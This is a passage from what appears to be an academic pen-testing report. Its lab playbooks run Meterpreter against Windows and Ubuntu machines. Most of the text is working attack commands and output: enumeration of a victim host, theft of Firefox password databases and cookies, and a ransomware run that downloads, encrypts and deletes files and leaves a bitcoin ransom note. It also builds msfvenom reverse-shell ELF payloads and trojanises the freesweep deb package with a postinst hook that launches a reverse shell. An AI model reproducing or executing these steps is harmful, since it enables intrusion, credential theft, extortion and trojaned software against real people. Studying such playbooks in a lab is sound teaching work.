Microsoft Account Sign-in Assistant
Network Connection Broker
Network List Service
Network Location Awareness
Network Store Interface Service
Payments and NFC/SE Manager
Plug and Play
Power
Print Spooler
Program Compatibility Assistant Service
Remote Access Connection Manager
Remote Desktop Configuration
Remote Desktop Services
Remote Desktop Services UserMode Port Redirector
Remote Procedure Call (RPC)
RPC Endpoint Mapper
Secure Socket Tunneling Protocol Service
Security Accounts Manager
Security Center
Server
Shell Hardware Detection
```

```
SSDP Discovery
State Repository Service
Storage Service
Sync Host_36ba9
SysMain
System Event Notification Service
System Events Broker
System Guard Runtime Monitor Broker
Task Scheduler
TCP/IP NetBIOS Helper
Themes
Time Broker
Touch Keyboard and Handwriting Panel Service
uNjEclhaEAhcbr
Update Orchestrator Service
User Manager
User Profile Service
WarpJITSvc
Web Account Manager
Windows Audio
Windows Audio Endpoint Builder
Windows Connection Manager
Windows Defender Antivirus Network Inspection Service
Windows Defender Antivirus Service
Windows Defender Firewall
Windows Event Log
Windows Font Cache Service
Windows License Manager Service
Windows Management Instrumentation
Windows Push Notifications System Service
Windows Push Notifications User Service_36ba9
Windows Search
Windows Security Service
Windows Update
WinHTTP Web Proxy Auto-Discovery Service
Workstation
```

The command completed successfully.

Step 6: Open the *sysinfo.txt* file to list the system information of the victim machine, which includes the OS, manufacturer, Owner, Product ID, install date, Processor, RAM etc. to name a few.

```
root@kali:~/msf4/logs/scripts/scraper/192.168.10.21_20210321.475358077#
cat systeminfo.txt
```

```
Host Name:      DESKTOP-0763JT3
OS Name:        Microsoft Windows 10 Pro
OS Version:     10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type:  Multiprocessor Free
Registered Owner:   jerbin123
Registered Organization:
Product ID:      00330-81470-38370-AA607
Original Install Date: 2020-10-29, 6:57:06 AM
System Boot Time:  2021-03-21, 4:36:45 PM
System Manufacturer: QEMU
System Model:     Standard PC (i440FX + PIIX, 1996)
System Type:      x64-based PC
```

```

Processor(s): 1 Processor(s) Installed.
  [01]: Intel64 Family 6 Model 6 Stepping 3 GenuineIntel ~2594 Mhz
BIOS Version: SeaBIOS rel-1.12.1-0-ga5cab58e9a3f-prebuilt.qemu.org, 2014-
04-01
Windows Directory:           C:\Windows
System Directory:            C:\Windows\system32
Boot Device:                  \Device\HarddiskVolumel
System Locale:                en-us;English (United States)
Input Locale:                 en-us;English (United States)
Time Zone:                    (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:       2,047 MB
Available Physical Memory:    851 MB
Virtual Memory: Max Size:     2,687 MB
Virtual Memory: Available:    1,439 MB
Virtual Memory: In Use:       1,248 MB
Page File Location(s):       C:\pagefile.sys
Domain:                       WORKGROUP
Logon Server:                 N/A
Hotfix(s):                    5 Hotfix(s) Installed.
  [01]: KB4578966
  [02]: KB4465065
  [03]: KB4486153
  [04]: KB4580325
  [05]: KB4464455
Network Card(s): 1 NIC(s) Installed.
  [01]: Intel(R) PRO/1000 MT Network Connection
        Connection Name: Ethernet 2
        DHCP Enabled:      No
        IP address(es)
  [01]: 192.168.10.21
  [02]: fe80::e566:69fa:da2d:2b22
Hyper-V Requirements:        A hypervisor has been detected. Features
required for Hyper-V will not be displayed.

```

Step 7: Open the *users.txt* file to list the users present/created on the victim machine.

```

root@kali:~/msf4/logs/scripts/scrapper/192.168.10.21_20210321.475358077#
cat users.txt

User accounts for \\
-----
Administrator  DefaultAccount Guest
Jerbin          jerbin1         jerbin123
jerbin1234     jerbin2         WDAGUtilityAccount

```

Step 8: Open the *localgroup.txt* file to list the groups present/created on the victim machine.

```

root@kali:~/msf4/logs/scripts/scrapper/192.168.10.21_20210321.475358077#
cat localgroup.txt

Aliases for \\DESKTOP-O763JT3
-----
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators

```

```

*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
The command completed successfully.

```

Step 9: Open the *network.txt* file to list the network information of the victim windows 10 machine.

```

root@kali:~/msf4/logs/scripts/scraper/192.168.10.21_20210321.475358077#
cat network.txt
=====
Local subnet: 0.0.0.0/0.0.0.0
Local subnet: 127.0.0.0/255.0.0.0
Local subnet: 127.0.0.1/255.255.255.255
Local subnet: 127.255.255.255/255.255.255.255
Local subnet: 192.168.10.0/255.255.255.0
Local subnet: 192.168.10.21/255.255.255.255
Local subnet: 192.168.10.255/255.255.255.255
Local subnet: 224.0.0.0/240.0.0.0
Local subnet: 224.0.0.0/240.0.0.0
Local subnet: 255.255.255.255/255.255.255.255
Local subnet: 255.255.255.255/255.255.255.255
=====
Active Connections
Proto Local Address          Foreign Address          State
TCP    0.0.0.0:135  0.0.0.0:0 LISTENING
TCP    0.0.0.0:445  0.0.0.0:0 LISTENING
TCP    0.0.0.0:3389 0.0.0.0:0 LISTENING
TCP    0.0.0.0:5040 0.0.0.0:0 LISTENING
TCP    0.0.0.0:7680 0.0.0.0:0 LISTENING
TCP    0.0.0.0:49664 0.0.0.0:0 LISTENING
TCP    0.0.0.0:49665 0.0.0.0:0 LISTENING
TCP    0.0.0.0:49666 0.0.0.0:0 LISTENING
TCP    0.0.0.0:49667 0.0.0.0:0 LISTENING
TCP    0.0.0.0:49669 0.0.0.0:0 LISTENING
TCP    0.0.0.0:49670 0.0.0.0:0 LISTENING
TCP    0.0.0.0:49671 0.0.0.0:0 LISTENING
TCP    192.168.10.21:139 0.0.0.0:0 LISTENING
TCP    192.168.10.21:49735 10.10.10.11:5678 ESTABLISHED
TCP    [::]:135 [::]:0 LISTENING
TCP    [::]:445 [::]:0 LISTENING
TCP    [::]:3389 [::]:0 LISTENING
TCP    [::]:7680 [::]:0 LISTENING
TCP    [::]:49664 [::]:0 LISTENING
TCP    [::]:49665 [::]:0 LISTENING
TCP    [::]:49666 [::]:0 LISTENING
TCP    [::]:49667 [::]:0 LISTENING
TCP    [::]:49669 [::]:0 LISTENING

```

```

TCP    [::]:49670    [::]:0      LISTENING
TCP    [::]:49671    [::]:0      LISTENING
UDP    0.0.0.0:500   *:*
UDP    0.0.0.0:3389 *:*
UDP    0.0.0.0:4500 *:*
UDP    0.0.0.0:5050 *:*
UDP    0.0.0.0:5353 *:*
UDP    0.0.0.0:5355 *:*
UDP    127.0.0.1:1900      *:*
UDP    127.0.0.1:57318    *:*
UDP    127.0.0.1:57796    *:*
UDP    192.168.10.21:137  *:*
UDP    192.168.10.21:138  *:*
UDP    192.168.10.21:1900 *:*
UDP    192.168.10.21:57795 *:*
UDP    [::]:500   *:*
UDP    [::]:3389 *:*
UDP    [::]:4500 *:*
UDP    [::]:5353 *:*
UDP    [::]:5355 *:*
UDP    [::1]:1900 *:*
UDP    [::1]:57794 *:*
UDP    [fe80::e566:69fa:da2d:2b22%14]:1900 *:*
UDP    [fe80::e566:69fa:da2d:2b22%14]:57793 *:*

```

IPv4 Statistics

```

Packets Received      = 42734
Received Header Errors = 0
Received Address Errors = 0
Datagrams Forwarded   = 0
Unknown Protocols Received = 0
Received Packets Discarded = 36
Received Packets Delivered = 42790
Output Requests       = 32284
Routing Discards      = 0
Discarded Output Packets = 0
Output Packet No Route = 0
Reassembly Required   = 0
Reassembly Successful = 0
Reassembly Failures   = 0
Datagrams Successfully Fragmented = 0
Datagrams Failing Fragmentation = 0
Fragments Created     = 0

```

IPv6 Statistics

```

Packets Received      = 19
Received Header Errors = 0
Received Address Errors = 0
Datagrams Forwarded   = 0
Unknown Protocols Received = 0
Received Packets Discarded = 18
Received Packets Delivered = 40
Output Requests       = 68
Routing Discards      = 0
Discarded Output Packets = 0
Output Packet No Route = 0
Reassembly Required   = 0
Reassembly Successful = 0

```

```

Reassembly Failures = 0
Datagrams Successfully Fragmented = 0
Datagrams Failing Fragmentation = 0
Fragments Created = 0
ICMPv4 Statistics
Received      Sent
Messages      0 4
Errors        0 0
Destination Unreachable  0 4
Time Exceeded  0 0
Parameter Problems      0 0
Source Quenches 0 0
Redirects      0 0
Echo Replies  0 0
Echos         0 0
Timestamps    0 0
Timestamp Replies      0 0
Address Masks  0 0
Address Mask Replies  0 0
Router Solicitations  0 0
Router Advertisements 0 0
ICMPv6 Statistics
Received      Sent
Messages      4 9
Errors        0 0
Destination Unreachable  0 0
Packet Too Big  0 0
Time Exceeded  0 0
Parameter Problems      0 0
Echos         0 0
Echo Replies  0 0
MLD Queries    0 0
MLD Reports    0 0
MLD Dones     0 0
Router Solicitations  0 3
Router Advertisements 0 0
Neighbor Solicitations  2 3
Neighbor Advertisements 2 3
Redirects      0 0
Router Renumberings    0 0
TCP Statistics for IPv4
Active Opens = 595
Passive Opens = 0
Failed Connection Attempts = 591
Reset Connections = 1
Current Connections = 1
Segments Received = 42716
Segments Sent = 179537
Segments Retransmitted = 7558
TCP Statistics for IPv6
Active Opens = 1
Passive Opens = 0
Failed Connection Attempts = 1
Reset Connections = 0
Current Connections = 0
Segments Received = 6
Segments Sent = 4

```

```

Segments Retransmitted = 2
UDP Statistics for IPv4
Datagrams Received      = 77
No Ports = 36
Receive Errors          = 0
Datagrams Sent          = 90
UDP Statistics for IPv6
Datagrams Received      = 33
No Ports = 18
Receive Errors          = 0
Datagrams Sent          = 43

```

vi. Playbook 13F - Browser Enumeration

Step 1: The firefox browser enumeration script is run in the meterpreter session which is saved in the local system. The output is saved in the `/root/.msf4/logs/scripts/enum_firefox/` folder.

```

meterpreter > run enum_firefox

[!] Meterpreter scripts are deprecated. Try
post/windows/gather/enum_firefox.
[!] Example: run post/windows/gather/enum_firefox OPTION=value [...]
[*] Firefox was found on this system.
[*] Extracting Firefox data for user jerbin123
[*] Downloading Firefox Password file to
'/root/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652/jerbin123
cert8.db'
[*] Downloading Firefox Password file to
'/root/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652/jerbin123
key3.db'
[*] Downloading Firefox Database file cookies.sqlite to
'/root/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652/jerbin123
cookies.sqlite'
[*] Downloading Firefox Database file formhistory.sqlite to
'/root/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652/jerbin123
formhistory.sqlite'
[*] Downloading Firefox Database file places.sqlite to
'/root/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652/jerbin123
places.sqlite'
[*] Getting Firefox Bookmarks for jerbin123
/usr/share/metasploit-framework/lib/rex/script/base.rb:115: warning:
rb_check_safe_obj will be removed in Ruby 3.0
[*] Saving to
'/root/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652/jerbin123_
bookmarks.txt
[*] Getting list of Downloads using Firefox made by jerbin123
[*] Saving Download list to
'/root/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652/jerbin123_
download_list.txt
[*] Getting Firefox URL History for jerbin123
[*] Saving URL History to
'/root/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652/jerbin123_
history.txt
[*] Getting Firefox Form History for jerbin123
/usr/share/metasploit-framework/lib/rex/script/base.rb:176: warning:
rb_check_safe_obj will be removed in Ruby 3.0

```



```

[*] Saving Firefox Form History to
/root/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652/jerbin123_
form_history.txt
[*] Getting Firefox Search History for jerbin123
/usr/share/metasploit-framework/lib/rex/script/base.rb:194: warning:
rb_check_safe_obj will be removed in Ruby 3.0
[*] The following Error was encountered: SQLite3::SQLException no such
table: engine_data
/usr/share/metasploit-framework/lib/rex/script/base.rb:212: warning:
rb_check_safe_obj will be removed in Ruby 3.0
[*] Getting Firefox Cookies for jerbin123

```

Step 2: Navigate to the `/root/.msf4/logs/scripts/enum_firefox/` folder and use the `ls` command to list the files created using the firefox enumeration command. It saves the firefox cookies, form history, web history, bookmarks, search history etc. to name a few in the created folder.

```

root@kali:~# cd
/root/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652
root@kali:~/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652#
ls
firefoxcookies_jerbin123  jerbin123cookies.sqlite
jerbin123_form_history.txt  jerbin123places.sqlite
  jerbin123_bookmarks.txt  jerbin123_download_list.txt
jerbin123_history.txt      jerbin123search.sqlite
  jerbin123cert8.db        jerbin123formhistory.sqlite  jerbin123key3.db
root@kali:~/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652#
cat jerbin123_form_history.txt
  Field: searchbar-history Value: http://10.10.10.13:8080/
root@kali:~/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652#
cat jerbin123_history.txt
  ["http://10.10.10.11/BUZLmH/"]
  ["http://10.10.10.11/"]
  ["http://10.10.10.13:8080/GTOdsa/"]
root@kali:~/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652#
cat jerbin123_download_list.txt
  ["http://10.10.10.13/GTAUpdate.exe"]
  ["http://10.10.10.13/GTAUpdate.exe"]
root@kali:~/.msf4/logs/scripts/enum_firefox/192.168.10.21_20210321.5652#
cat jerbin123_bookmarks.txt

["place:folder=BOOKMARKS_MENU&folder=UNFILED_BOOKMARKS&folder=TOOLBAR&queryT
ype=1&sort=12&maxResults=10&excludeQueries=1"]
  ["place:type=6&sort=14&maxResults=10"]

```

vii. *Playbook 13G - VM Enumeration (Honeypot identification)*

Step 1: The vmware enumeration script is run in the meterpreter session which is used to identify if the host has vmware products running its system.

```

meterpreter > run enum_vmware
[-] No VMware Products where found in this Host.
[*] No VMware Products appear to be installed in this host

```

Step 2: The check virtual machine script is run in the meterpreter session which is used to identify if the host is running a virtual system. This may help the attacker to identify if the victim is indeed the targeted victim or is a honeypot machine used to target the attacker.

```

meterpreter > run post/windows/gather/checkvm

[*] Checking if DESKTOP-0763JT3 is a Virtual Machine ...
[+] This is a Qemu Virtual Machine

```

viii. *Playbook 13H - Simple Ransomware – encrypting a file on the victim machine using symmetric encryption and leaving a ransom note.*

Step 1: For the purposes of this playbook, we assume that the victim machine contains certain confidential files in the Downloads/PE directory (as illustrated in Fig. 204).




Fig. 204. Files created in the victim windows 10 machine to mimic the presence of confidential files in the system

Step 2: The attacker navigates to the directory and downloads the confidential files into the host system using the *download* command.

```
meterpreter > cd ../../
meterpreter > pwd
C:\
meterpreter > cd Users/jerbin123/Downloads
meterpreter > pwd
C:\Users\jerbin123\Downloads
meterpreter > cd PE
meterpreter > ls
Listing: C:\Users\jerbin123\Downloads\PE
=====

Mode Size  Type  Last modified Name
-----
100666/rw-rw-rw- 6215  fil   2021-03-21 19:12:46 -0500 Confidential-1.txt
100666/rw-rw-rw- 6215  fil   2021-03-21 19:12:57 -0500 Confidential-2.txt
100666/rw-rw-rw- 6215  fil   2021-02-25 23:57:09 -0600 Confidential-3.txt
100666/rw-rw-rw- 6215  fil   2021-02-25 23:57:11 -0600 Confidential-4.txt

meterpreter > download Confidential-1.txt Confidential-2.txt
Confidential-3.txt Confidential-4.txt Confidential
[*] Downloading: Confidential-1.txt -> Confidential/Confidential-1.txt
[*] Downloaded 6.07 KiB of 6.07 KiB (100.0%): Confidential-1.txt ->
Confidential/Confidential-1.txt
[*] download : Confidential-1.txt -> Confidential/Confidential-1.txt
[*] Downloading: Confidential-2.txt -> Confidential/Confidential-2.txt
[*] Downloaded 6.07 KiB of 6.07 KiB (100.0%): Confidential-2.txt ->
Confidential/Confidential-2.txt
[*] download : Confidential-2.txt -> Confidential/Confidential-2.txt
```

```

[*] Downloading: Confidential-3.txt -> Confidential/Confidential-3.txt
[*] Downloaded 6.07 KiB of 6.07 KiB (100.0%): Confidential-3.txt ->
Confidential/Confidential-3.txt
[*] download   : Confidential-3.txt -> Confidential/Confidential-3.txt
[*] Downloading: Confidential-4.txt -> Confidential/Confidential-4.txt
[*] Downloaded 6.07 KiB of 6.07 KiB (100.0%): Confidential-4.txt ->
Confidential/Confidential-4.txt
[*] download   : Confidential-4.txt -> Confidential/Confidential-4.txt

```

Step 3: The downloaded file are encrypted using a symmetric key with the help of gpg³ (as illustrated in Fig. 205).

```

root@kali:~/Music/Confidential# gpg -c Confidential-1.txt
root@kali:~/Music/Confidential# gpg -c Confidential-2.txt
root@kali:~/Music/Confidential# gpg -c Confidential-3.txt
root@kali:~/Music/Confidential# gpg -c Confidential-4.txt

```




Fig. 205. Encryption of confidential files using gpg

Step 5: A ransom note is created with the payment details.

```

root@kali:~/Music/Confidential# touch KEY.txt
root@kali:~/Music/Confidential# nano KEY.txt
root@kali:~/Music/Confidential# cat KEY.txt
#####

OOPS Your files have been encrypted !!!
You will need a password to decrypt your files...
Send 0.05 bitcoins to the following address for the decryption key
dasd6786asdd796sdf987asd6769a8s9

#####

```

Step 6: The confidential files are deleted from the victim machine.

```

meterpreter > rm Confidential-1.txt
meterpreter > rm Confidential-2.txt
meterpreter > rm Confidential-3.txt
meterpreter > rm Confidential-4.txt

```

Step 7: The encrypted confidential files are uploaded into the victim machine along with the ransom message (as illustrated in Fig. 206)

```

meterpreter > upload Confidential-1.txt.gpg

```

³ GnuPG is free implementation of the OpenPGP standard as defined by RFC4880. It allows the users to encrypt and sign data and communications.

```

[*] uploading : Confidential-1.txt.gpg -> Confidential-1.txt.gpg
[*] Uploaded 1.78 KiB of 1.78 KiB (100.0%): Confidential-1.txt.gpg ->
Confidential-1.txt.gpg
[*] uploaded : Confidential-1.txt.gpg -> Confidential-1.txt.gpg
meterpreter > upload Confidential-2.txt.gpg
[*] uploading : Confidential-2.txt.gpg -> Confidential-2.txt.gpg
[*] Uploaded 1.78 KiB of 1.78 KiB (100.0%): Confidential-2.txt.gpg ->
Confidential-2.txt.gpg
[*] uploaded : Confidential-2.txt.gpg -> Confidential-2.txt.gpg
meterpreter > upload Confidential-3.txt.gpg
[*] uploading : Confidential-3.txt.gpg -> Confidential-3.txt.gpg
[*] Uploaded 1.78 KiB of 1.78 KiB (100.0%): Confidential-3.txt.gpg ->
Confidential-3.txt.gpg
[*] uploaded : Confidential-3.txt.gpg -> Confidential-3.txt.gpg
meterpreter > upload Confidential-4.txt.gpg
[*] uploading : Confidential-4.txt.gpg -> Confidential-4.txt.gpg
[*] Uploaded 1.78 KiB of 1.78 KiB (100.0%): Confidential-4.txt.gpg ->
Confidential-4.txt.gpg
[*] uploaded : Confidential-4.txt.gpg -> Confidential-4.txt.gpg
meterpreter > upload KEY.txt
[*] uploading : KEY.txt -> KEY.txt
[*] Uploaded 327.00 B of 327.00 B (100.0%): KEY.txt -> KEY.txt
[*] uploaded : KEY.txt -> KEY.txt

meterpreter > ls
Listing: C:\Users\jerbin123\Downloads\PE
=====
Mode Size Type Last modified Name
----
100666/rw-rw-rw- 1822 fil 2021-03-21 20:33:18 -0500 Confidential-
1.txt.gpg
100666/rw-rw-rw- 1822 fil 2021-03-21 20:33:21 -0500 Confidential-
2.txt.gpg
100666/rw-rw-rw- 1823 fil 2021-03-21 20:33:26 -0500 Confidential-
3.txt.gpg
100666/rw-rw-rw- 1822 fil 2021-03-21 20:33:30 -0500 Confidential-
4.txt.gpg
100666/rw-rw-rw- 327 fil 2021-03-21 20:31:53 -0500 KEY.txt

```




Fig. 206. Ransomware in action: Confidential files encrypted and a ransom note left behind

**** The contribution of Jerbin Kolencheril ends here****

**** The contribution of Betsy Elsa Thomas starts here****

N. *Playbook 14: Creating a backdoor using Malicious Linux Payloads* [140]

Scenario: An external attacker can create a Linux payload and use social engineering tactics like sending out phishing email to employees working inside an organization to embed the malicious payload into their client machines. The internal employee may be a victim if they download and run the payload, unaware that they are creating security loopholes which can be exploited by a potential attacker.

Step 1: Pen test tools for performing the exploit are identified (Building/Acquiring Tools). A tool – msfvenom is used in this playbook along with Metasploit.

Step 2: Creation of a malicious file (weaponization) using msfvenom. A Linux executable payload is created which act as a backdoor to the attacker machine (with IP configuration 10.10.10.11:440).

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp
LHOST=10.10.10.11 LPORT=440 -f elf > UbuntuPayload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Attacker IP Address> LPORT=<Port to Connect On> -f elf > shell.elf

LHOST - IP of Attacker (Kali)

LPORT - Port to assign to the listener.

P - Payload for specific like Windows, Android, Linux etc

F - file extension like Linux – elf, Android – apk

Step 3: The created payload is sent to the victim (delivery). Using the web server on the kali machine (preinstalled Apache server), the victim is made to open the attacker’s webserver, download, and run the malicious payload.

```
root@kali:~# mv UbuntuPayload.elf /var/www/html
```

Step 4: Start the Metasploit in the attacker machine using the command msfconsole

Step 5: Metasploit is used to exploit the victim machine (exploitation). A reverse TCP payload is created to set up a meterpreter connection using the exploit ‘multi/handler’. LHOST is set to the attacker machine’s IP address and LPORT is set to the port through which the reverse TCP connection will be established. Finally, the command ‘exploit/run’ is entered to start the exploitation.

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
----
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
----
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
```

```

Exploit target:
Id  Name
--  ----
  0  Wildcard Target
msf5 exploit(multi/handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf5 exploit(multi/handler) > set LPORT 440
LPORT => 440
msf5          exploit(multi/handler)          >          set          payload
          linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.11      yes       The listen address (an interface may
  be specified)
  LPORT  440 yes             The listen port
Exploit target:
Id  Name
--  ----
  0  Wildcard Target

msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.11:440
[*] Sending stage (980808 bytes) to 192.168.10.23
[*] Meterpreter session 1 opened (10.10.10.11:440 -> 192.168.10.23:59208)
    at 2021-03-05 12:34:06 -0600

```

Step 6: Once the exploit is executed in the client machine a reverse tcp meterpreter session is created from the victim to the attacker machine. The attack is completed, and the victim is compromised, post exploitation methodologies can be deployed to achieve the action on objective. The meterpreter connection is used to perform post exploitation activities which can be listed using command 'help' in the meterpreter session created (Collection - screen capture) Refer Section S for other post exploitation techniques.

```

meterpreter > sysinfo
Computer      : 192.168.10.23
OS           : Ubuntu 14.04 (Linux 4.4.0-142-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >

```

O. *Playbook 15: Creating a Metasploit Linux Trojan as payload inside an Ubuntu deb package.* [141]

Scenario: An internal attacker, who wish to cause harm to their organization can create a malicious deb package like inside a seemingly authentic gaming application. If the insider can convince any associate to download and play the malicious game package, the victim may create security loopholes which can be exploited by the insider.

Step 1: This play book uses Ubuntu Deb Package which will be injected with Metasploit payload (Building/Acquiring Tools). Freesweep package, a text-based version of Minesweeper game, is used which will act as a binary Linux Trojan.

```

root@kali:/home/kali# apt-get --download-only install freesweep | less
Reading package lists...
Building dependency tree...
Reading state information...
The following packages were automatically installed and are no longer
required:
galera-3 libcapstone3 libconfig-inifiles-perl libcrypto++6
libdbd-mariadb-perl libdbi-perl libgdal27 libgeos-3.8.1
libhtml-template-perl libjs-sizzle libllvm10 libmicrohttpd12
libperl5.30
libplymouth4 libpython3.8 libpython3.8-dev libpython3.8-minimal
libpython3.8-stdlib libqt5opengl5 libradare2-4.3.1 libreadline5 libsane
libterm-readkey-perl libwireshark13 libwiretap10 libwsutil11 libxcb-
util0
node-jquery python-babel-localedata python3-atomicwrites python3-babel
python3-flask-babelex python3-gevent python3-greenlet python3-
zope.event
python3.8 python3.8-dev python3.8-minimal qt5-gtk2-platformtheme rsync
ruby-connection-pool ruby-molinillo ruby-net-http-persistent ruby-thor
xfce4-mailwatch-plugin xfce4-smartbookmark-plugin
xfce4-statusnotifier-plugin xfce4-weather-plugin
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
freesweep
0 upgraded, 1 newly installed, 0 to remove and 247 not upgraded.
Need to get 0 B/55.6 kB of archives.
After this operation, 142 kB of additional disk space will be used.
Download complete and in download only mode

```

Step 2: Creation of Binary Linux Trojan (weaponization). Download the package freesweep and move to a temporary working directory.

```

root@kali:~# mkdir /tmp/evil
root@kali:~# mv /var/cache/apt/archives/freesweep_1.0.1-
2_amd64.deb/tmp/evil
root@kali:~# cd /tmp/evil/
root@kali:/tmp/evil# dpkg -x freesweep_1.0.1-2_amd64.deb work
root@kali:/tmp/evil# ls
freesweep_1.0.1-2_amd64.deb work
root@kali:/tmp/evil# mkdir work/DEBIAN

```

Extract the package to a working directory and create a DEBIAN directory to hold added “features”. Two files namely, ‘control’ and ‘postinst’ is created and contains the following:

```

root@kali:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints
given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display - in Linux console, in an xterm, and
in

```

```
most text-based terminals currently in use.
```

```
root@kali:~/tmp/evil/work/DEBIAN# cat postinst
sudo          chmod          2755          /usr/games/freesweep_scores          &&
          /usr/games/freesweep_scores & /usr/games/freesweep &
```

Create the malicious payload with a reverse shell and name 'freesweep_scores'

```
root@kali:/#      msfvenom      -a      x86      --platform      linux      -p
      linux/x86/shell/reverse_tcp LHO
ST=192.168.10.90      LPORT=442      -b      "\x00"      -f      elf      -o
      /tmp/evil/work/usr/games/freeswee
p_scores
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai chosen with final size 150
Payload size: 150 bytes
Final size of elf file: 234 bytes
Saved as: /tmp/evil/work/usr/games/freesweep_scores
```

The post-installation script file is made executable and build the new package. The built file is renamed to freesweep.deb.

```
root@kali:~/tmp/evil/work/DEBIAN# chmod 755 postinst
